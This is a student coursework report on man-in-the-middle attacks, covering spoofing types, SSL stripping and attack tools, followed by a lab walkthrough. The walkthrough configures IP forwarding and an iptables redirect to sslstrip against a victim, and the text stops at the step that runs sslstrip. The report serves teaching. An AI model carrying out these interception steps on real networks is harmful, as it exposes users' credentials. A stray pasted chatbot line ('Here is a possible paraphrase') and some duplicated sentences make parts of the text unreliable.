LONDON METROPOLITAN UNIVERSITY

islington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC5004NI Security in Computing

Assessment Weightage & Type

30% Individual Coursework

Year and Semester

2022-23 Autumn

Student Name: Roshan Kumar Mandal

London Met ID: 22015861

College ID: NP01NT4S220067

Submitted To: Suruchi Shrestha

Assignment Due Date: 8th May 2023

Assignment Submission Date: 8th May 2023

Word Count: 4000 (Nearly)

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline in order for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Acknowledgement

I would like to express my sincere gratitude to Suruchi Shrestha, module leader of our yearlong module Security in Computing, for his invaluable guidance and support throughout the entire period of this module. His dedication and commitment to teaching have been instrumental in my success. I would also like to thank my beloved friends and the whole Islington family for making this semester such a wonderful time and helping me in every step of my study.

Abstract

Cyber-attacks are becoming a significant criminal infraction and a hotly discussed topic. A man-in-the-middle attack is a type of cyberattack in which an unauthorized third party enters an internet conversation between two users and stays unnoticed by the two sides. Individual/classified information that was recently recognized by the two users is often monitored and changed by the virus that is in the middle of the assault. An outsider within the system is susceptible to a man-in-the-middle attack, which allows the outsider to access, read, and alter confidential information without leaving any traces of manipulation. This is a serious problem as most cryptographic systems without adequate authentication security are at risk of being attacked by malware known as 'men-in-the-middle-attack' (MITM/MIM). This report explains what an MITM (Man in the Middle) attack is and how hackers may use it to get access to personal information. When both are connected to the same access point on the network, Oracle VirtualBox is used to carry out an MITM attack in a virtual environment, spying on and extracting the victim's sensitive data. Every stage of the attack method, as well as the tools utilized to carry out the MITM assault, is discussed in depth. Simple mitigations are also included in this paper that can avoid such assaults.

Table of Contents

Table of Figures

1. Introduction

When a hacker secretly intercepts and maybe changes the messages between two parties who think they are talking directly to each other, it is called a man-in-the-middle attack (MITM). This is a type of attack on cryptography and computer security. A man in the middle (MITM) attack happens when a criminal acts as a middleman between a user and an application, either to spy silently or to pretend to be one of the parties, making it look like a normal data exchange is happening.

A hacker can use a man-in-the-middle attack to get personal information like passwords, account details, and credit card numbers. The hacker can target people who use online banking, web services, or other websites that need logging in. The hacker can use the information for different things, such as stealing money, making unauthorized transactions, or changing passwords. The hacker can also use it to get inside a secure network as part of a bigger attack. The below figure shows how a man-in-the-middle attack works. It lets a hacker send and receive data that is meant for someone else or not meant to be sent at all, without anyone knowing until it's too late. (Mallik, et al., 2019)




Figure 1: Man in the Middle Ideology (Mallik, et al., 2019)

1.1 Current Scenario

It is well-known that the internet has a huge and growing number of users. Therefore, it is essential to protect data on the internet and maintain internet security because there are many malicious actors who want to exploit this and conduct data breaches and other kinds of attacks without being caught. CNNIC, which is managed by the Cyberspace Administration of China (CAC), issued some untrusted digital certificates called test certificates to various companies and the public. The test certificates were valid for two weeks and would expire in April 2015. If this certificate was loaded into the device, the firewall would issue certificates for other domains and an SSL MIM attack could be performed. This is because almost every operating system and web browser will trust the altered certificate, creating a serious problem in the Internet Certificate Authority system. Web browsers are fixing these flaws in their latest versions and releasing them to the market. The user can then update by upgrading to the newest version. As a result, we have learned that today’s internet still uses to encrypt important data. Because almost all operating systems trust most of the certificates, it only takes one fake certificate to take advantage of this situation and compromise the security of the whole system.

When the web browser trusts the certificate, it creates a vulnerability for itself because the certificate owner can decrypt and see the network communication without any warning to the web browser. As we mentioned before, the external attackers would make their fake website appear when users wanted to visit a certain website, exposing them to the MIM attack without their awareness. Web browsers are fixing these flaws in their latest versions and releasing them to the market. The user can then update by upgrading to the newest version. Another example of the MIM attack is the SSL attack for popular domains like google.com, yahoo.com, live.com, and skype.com. Comodo, a well-known certificate authority, issued the fake SSL certificates. The fake certificates were cancelled when the attack was discovered.




Figure 2: Bar Graph of Browser Vulnerabilities.

1.2 Problem Statement

A man-in-the-middle attack is a cyberattack in which a third-party pretends to be either party in a two-way communication scenario and tricks one party into revealing sensitive information. He/she thinks he/she is talking to the other. In some cases, an attacker can also eavesdrop on the communications between the two unsuspecting parties and collect data. This type of attack can happen on both wired and wireless networks. Wireless networks are more prone to it than wired networks. That is because wireless networks have less defined boundaries. As a result, MITM attacks are common. There are some powerful tools for hacking wireless network which include MANETs. (a) Ad-Hoc-On-Demand Distance Vectoring (AODV) and (b) Dynamic Source Routing are the two main routing methods used in MANETs (DSR). There have been many related studies on MANET security.

1.3 Aims and Objectives

AIM

The main goal of this research is to demonstrate how a man-in-the-middle attack, which includes both eavesdropping and spoofing method, can potentially use to access confidential data while connected to an undefined or unprotected network.

Objectives

The main objectives of this report are:

- To study different types of vulnerabilities.
- Examine different aspects of eavesdropping and spoofing.
- To demonstrate a man-in-the-middle attack on a network using kali Linux's various features.
- Sniff the host's private information.
- To provide methods for preventing and reducing man-in-the-middle attacks

1.4 Report Structure

In the first section, Introduction where I can write introduction about the MITM attack involving eavesdropping and spoofing methods. Similarly, also write current scenario, problem as statement, aim and objectives of the MITM attacks report.

In the next section is Background where MITM involving eavesdropping and spoofing explain in deeper like their history, which tools used, and their types and so on.

Similarly, in the Demonstration section, demonstrate the attack in detailed steps; how to attacks and hacked the system through MITM attacks.

And In the Mitigation Section, I can write about how to mitigate the loopholes and which strategy are used to make it. Likewise, in the Evaluation section, write about the pros and cons of the mitigated method which are used.

In the Conclusion section, conclude all the Section of the MITM attacks and in the references section, gives all the references of all the citation.

2. Background

2.1 Eavesdropping

Eavesdropping is a common passive attack in wireless networks, which are part of the Internet of Vehicles (IOVs). Encryption is the most common method for protecting confidential communications, and it has been shown to work well in wireless LANs (e.g., WEP, WPA and WPA2). However, due to the inherent limitations of wireless ad hoc networks (WAHNs), traditional ciphers (encryption algorithms) may not be suitable for WAHNs. An eavesdropping attack occurs when a hacker listens to, deletes, or alters data that is transmitted between two devices. Eavesdropping, also known as sniffing or snooping, depends on unsecured network communications to access data in transit between devices. To further explain what it means to be “attacked with eavesdropping,” it happens when a user connects to a network that is not secure or encrypted and sends sensitive business data to a colleague. The data is transmitted over an open network, which allows an attacker to exploit a vulnerability and intercept it using various methods. Eavesdropping attacks are often hard to spot. (Shukla, 2015)




Figure 3: Eavesdropping Attack (Shukla, 2015)

2.2 Spoofing

Spoofing is the act of disguising an unknown source as a known, trusted one. Spoofing can range from a computer spoofing an IP address, Address Resolution Protocol (ARP), or Domain Name System (DNS) server, to a computer spoofing an IP address, Address Resolution Protocol (ARP), or DNS server. Spoofing can be used to get a target's personal information, deliver malware via infected links or attachments, bypass network access controls, or redirect traffic to launch a denial-of-service attack. Spoofing is a common method for a malicious actor to gain access to a system to carry out a broader cyber-attack like an advanced persistent threat or a man-in-the-middle attack. Successful attacks on businesses can result in infected computer systems and networks, data breaches, and/or revenue loss, all of which can damage the business's public reputation. Moreover, spoofing that causes internet traffic to be rerouted can overload networks or send customers/clients to harmful websites that steal information or distribute malware.

There are different types of spoofing attacks. Some of them are given below:

a) IP Spoofing

IP spoofing is when someone changes the source address of IP packets to make them look like they come from someone else or somewhere else. This can be used to attack other computers or networks by sending a lot of traffic to them or by pretending to be someone they trust. The attacker can hide their real identity or location and make it hard for the victim to stop the attack. The attacker can also try to get into someone's account or session by bypassing the security checks. (Lutkevich, 2020)

b) DNS Spoofing

This is a way of tricking someone into giving up their login details by sending them to a fake website that looks like their bank's website. The attacker does this by changing the way the computer finds the website's address. Normally, the computer asks a DNS Server for the address and gets a reply with a special number. If the attacker can get that number, they can send a fake reply with their own address. They can also make the computer ask them instead of the DNS Server by messing with the ARP cache. This way, the attacker can make the person go to their fake website and steal their login details. (Imperva, 2020)




Figure 4: DNS server compromise attack.

c) ARP Spoofing

An attacker can trick a network device into sending data to them instead of the intended recipient by using fake ARP messages. This is called ARP spoofing, or ARP poisoning, and it lets the attacker see, change or stop the data. ARP spoofing happens because the ARP protocol, which matches IP addresses to MAC addresses on a network, does not check who sends the messages. The attacker needs to be on the network and find out the IP addresses of two devices, like a computer and a router. Then they use a tool to send false ARP messages that say their MAC address belongs to both IP addresses. The computer and the router believe the messages and update their ARP cache with the wrong information. They start sending their data to the attacker, who can do a man-in-the-middle attack and interfere with their communication.

- **ARP poisoning cache**

  An attacker can send out false ARP messages to a network to make their own MAC address look like the IP address of another host, like the default gateway. This lets the attacker see, change or stop the traffic for that IP address. This is called ARP poisoning cache, or ARP spoofing or ARP poison routing.

  ARP poisoning cache happens because ARP does not check who sends or receives the ARP messages. The attacker has to be on the network and find out the IP addresses of the hosts they want to affect. The attacker then uses a tool to make fake ARP messages that say their MAC address belongs to the target IP address. The target host gets the fake message and changes its ARP cache to the wrong information. The target host starts sending its packets to the attacker, not the real destination. The attacker can then do a man-in-the-middle attack and interfere with the network traffic.

d) GPS Spoofing

An attacker can send out a false GPS signal using a radio transmitter to mess up the location data of GPS receivers. This can be done to control, mislead or damage devices, vehicles and people that use GPS navigation. GPS is one of the satellite systems that can be fooled by this attack.

The attacker can do this because GPS signals are not strong, secure or authenticated. The attacker has to be on the network and find the GPS devices they want to affect. The attacker then uses a tool to make fake GPS signals that are more powerful than the real ones and pretend to come from the same satellites. The GPS devices get the fake signals and change their location data to the wrong ones. The attacker can then do a man-in-the-middle attack and change how the GPS devices work.

2.3 Man-in-The-Middle Attack

A man-in-the-middle attack is a type of cyberattack where the attacker intercepts and possibly alters the communications between two parties who believe that they are directly communicating with each other. A man-in-the-middle attack can be used to steal login credentials or personal information, spy on victims, sabotage communications or corrupt data.

A man-in-the-middle attack consists of two phases: interception and decryption. In the interception phase, the attacker interferes with a legitimate network by creating a fake network or spoofing an existing one. The attacker can use various techniques to trick the victims into connecting to the fake network, such as IP spoofing, ARP spoofing or DNS spoofing. In the decryption phase, the attacker tries to break the encryption of the intercepted data to read and use it. The attacker can use various techniques to decrypt the data, such as SSL stripping, HTTPS spoofing or session hijacking. (Panda mediacenter, 2021)

2.3.1 Interception

Interception involves the attacker stops the victim’s legitimate network from reaching its destination by replacing it with a fake network. This is how the attacker becomes the “man in the middle.” A common way to do this is to set up a fake Wi-Fi hotspot in a public place that does not need a password. The attacker can see any online data that the victim sends when they connect to the hotspot.

After effectively establishing themselves in the path between the victim and the intended target, the attacker may use a variety of methods to continue the attack.

- IP Spoofing
- ARP Spoofing
- DNS Spoofing

2.3.2 Decryption

The attack is not over after the interception. The attacker needs to break the encryption of the victim’s data to use it or read it. The attacker can use different techniques to do this without the user or application noticing.

- **SSL Beast**

  SSL Beast is an attack that uses a weakness in the TLS 1.0 and older SSL protocols, which encrypt data with CBC mode. It lets attackers see and decrypt HTTPS data between a client and a server and get authentication tokens. SSL Beast is also called Browser Exploit Against SSL/TLS (BEAST).

  SSL Beast happens because TLS 1.0 and older SSL protocols generate initialization vectors for CBC encryption in a way that can be guessed. The attacker does a man-in-the-middle attack and puts a bad JavaScript code in the victim's browser. The attacker then uses the code to make different requests to the same HTTPS server with different data. The attacker can look at the encrypted replies and figure out the first byte of the secret data by using a chosen plaintext attack. The attacker can then do the same thing to figure out the next bytes until they get the whole secret data, like a session cookie. (Kiprin, 2021)

- **SSL Hijacking**

  When you go to a website that is not secure, shown by "HTTP" in the URL, your server automatically sends you to the secure HTTPS version of that site. With SSL hijacking, the attacker uses their own computer and server to stop the reroute, letting them see any information that goes between the user's computer and server. This lets them get any private information the user uses during their session.

- **SSL Stripping**

  SSL stripping is when the attacker breaks the connection between a user and a website. The attacker does this by changing a user's safe HTTPS connection to an unsafe HTTP version of the website. The user goes to the unsafe website while the attacker stays connected to the safe website, and the attacker can see the user’s activity in a form that is not encrypted.

- **HTTPS Spoofing**

  HTTPS spoofing is a way to fool your browser into thinking a website is secure and real when it’s not. When a victim tries to go to a safe site, a fake certificate is sent to their browser which takes them to the attacker’s bad website instead. This lets the attacker get any data the victim gives on that site.

  Received message. Here is a possible paraphrase of the text: HTTPS spoofing is a way to fool your browser into thinking a website is secure and real when it's not. When a victim tries to go to a safe site, a fake certificate is sent to their browser which takes them to the attacker's bad website instead. This lets the attacker get any data the victim gives on that site.

2.4 Tools Which Are Used During Attack

- **Wireshark**

  A well-liked network protocol analyzer that is able to record and examine network traffic, including packets that are encrypted. By capturing and changing data in transit, Wireshark can be used to carry out passive or aggressive man-in-the-middle attacks.

- **Ettercap**

  A complete set of tools for man-in-the-middle attacks that allows for both active and passive deconstruction of different hosts and protocols. Ettercap can also use additional methods to sabotage network connections, such as SSL stripping, ARP spoofing, and DNS spoofing.

- **Bettercap**

  A robust framework for network analysis and security testing that is capable of carrying out numerous man-in-the-middle attacks, including SSL stripping, DNS spoofing, HTTPS spoofing, ARP spoofing, and more. Additionally, Bettercap can insert unique payloads into network traffic.

- **Cain & Abel**

  A Windows-based program with capabilities for network sniffing, ARP poisoning, password recovery, routing protocol analysis, and other tasks. In addition to performing man-in-the-middle attacks, Cain & Abel can also intercept and decrypt SSL/TLS sessions.

- **MITMf**

  A Scapy-based man-in-the-middle attack architecture that promises to serve as a one-stop shop for all MITM circumstances. ARP spoofing, DNS spoofing, SSL hijacking, HTTP injection, and other attacks are all possible with MITMf.

- **SSLsplit**


  A device for dividing and proxying SSL/TLS connections invisibly. Man-in-the-middle attacks against SSL/TLS encrypted network connections can be carried out utilizing SSLsplit by using fraudulent certificates or by completely turning off encryption.

3. Demonstration

To Demonstrate the attack that has been done in this report is explained below in steps:

Step 1: Creating A Network

At first, we have to assign a useful IP address by keeping the network adapters of both PCs in NAT mode. Kali Linux configuration identification.



NAT Network Details

☑ Enable Network

Network Name: CW


Network CIDR: 172.25.1.0/24

Network Options: ☑ Supports DHCP

□ Supports IPv6

□ Advertise Default IPv6 Route

Step 2: Details of Attacker's Interfaces




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:86:78:ec  txqueuelen 1000  (Ethernet)
        RX packets 73  bytes 10188 (9.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.25.1.5  netmask 255.255.255.0  broadcast 172.25.1.255
        inet6 fe80::a00:27ff:fe2d:6bf8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:2d:6b:f8  txqueuelen 1000  (Ethernet)
        RX packets 62  bytes 9297 (9.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 2378 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 5: Attacker OS Interface

The “ifconfig” command is used to obtain information of attacker as shown in figure above.

Step 3: Discover the IP of Gateways




```
root@kali:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use If
ace
0.0.0.0         172.25.1.1      0.0.0.0         UG    100    0        0 et
h1
172.25.1.0      0.0.0.0         255.255.255.0   U     100    0        0 et
h1
```

Figure 6: Gateways Ip

We can use “route -n” to determine the IP of the gateways as shown in figure above.


Step 4: Identify the Victim IP



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 172.25.1.1      52:54:00:12:35:00      1      60  Unknown vendor
 172.25.1.2      52:54:00:12:35:00      1      60  Unknown vendor
 172.25.1.3      08:00:27:07:c1:7e      1      60  PCS Systemtechnik GmbH
 172.25.1.4      08:00:27:55:d1:65      1      60  PCS Systemtechnik GmbH
 172.25.1.5      08:00:27:2d:6b:f8      1      60  PCS Systemtechnik GmbH
```

The net discover -r 172.25.1.1/24 command is used to find every node in the network after finding the IP address of the gateway.

Step 5: IPv4 Forwarding



```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```


Figure 7: Ipv4 Forwarding

The command “echo 1 > /proc/sys/net/ipv4/ip” forward is used to forward IPv4 traffic, as shown in the picture below. If we don't, all IPv4 traffic will stop at the hacker computer in the middle of both nodes, resulting in a DOS attack on the victim, who will be unable to communicate with the gateway.

Step 6: Redirecting HTTP to SSL Strip

After IPv4 traffic is forwarded, we must make sure that all HTTP traffic is sent to SSL Strip.

SSL Strip listens on port 10000 by default. We change the Linux firewall using the command seen in the image below so that incoming HTTP traffic (TCP on port 80) is routed to our machine at port 10000:




```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --t
o-port 10000
```

Figure 8: Redirecting http to SSL strip

Step 7: Run SSL Strip

To sniff the contents of communications, SSL Strip is used to capture all HTTPS traffic on a network and match HTTPS connections to look like HTTP as show in figure:

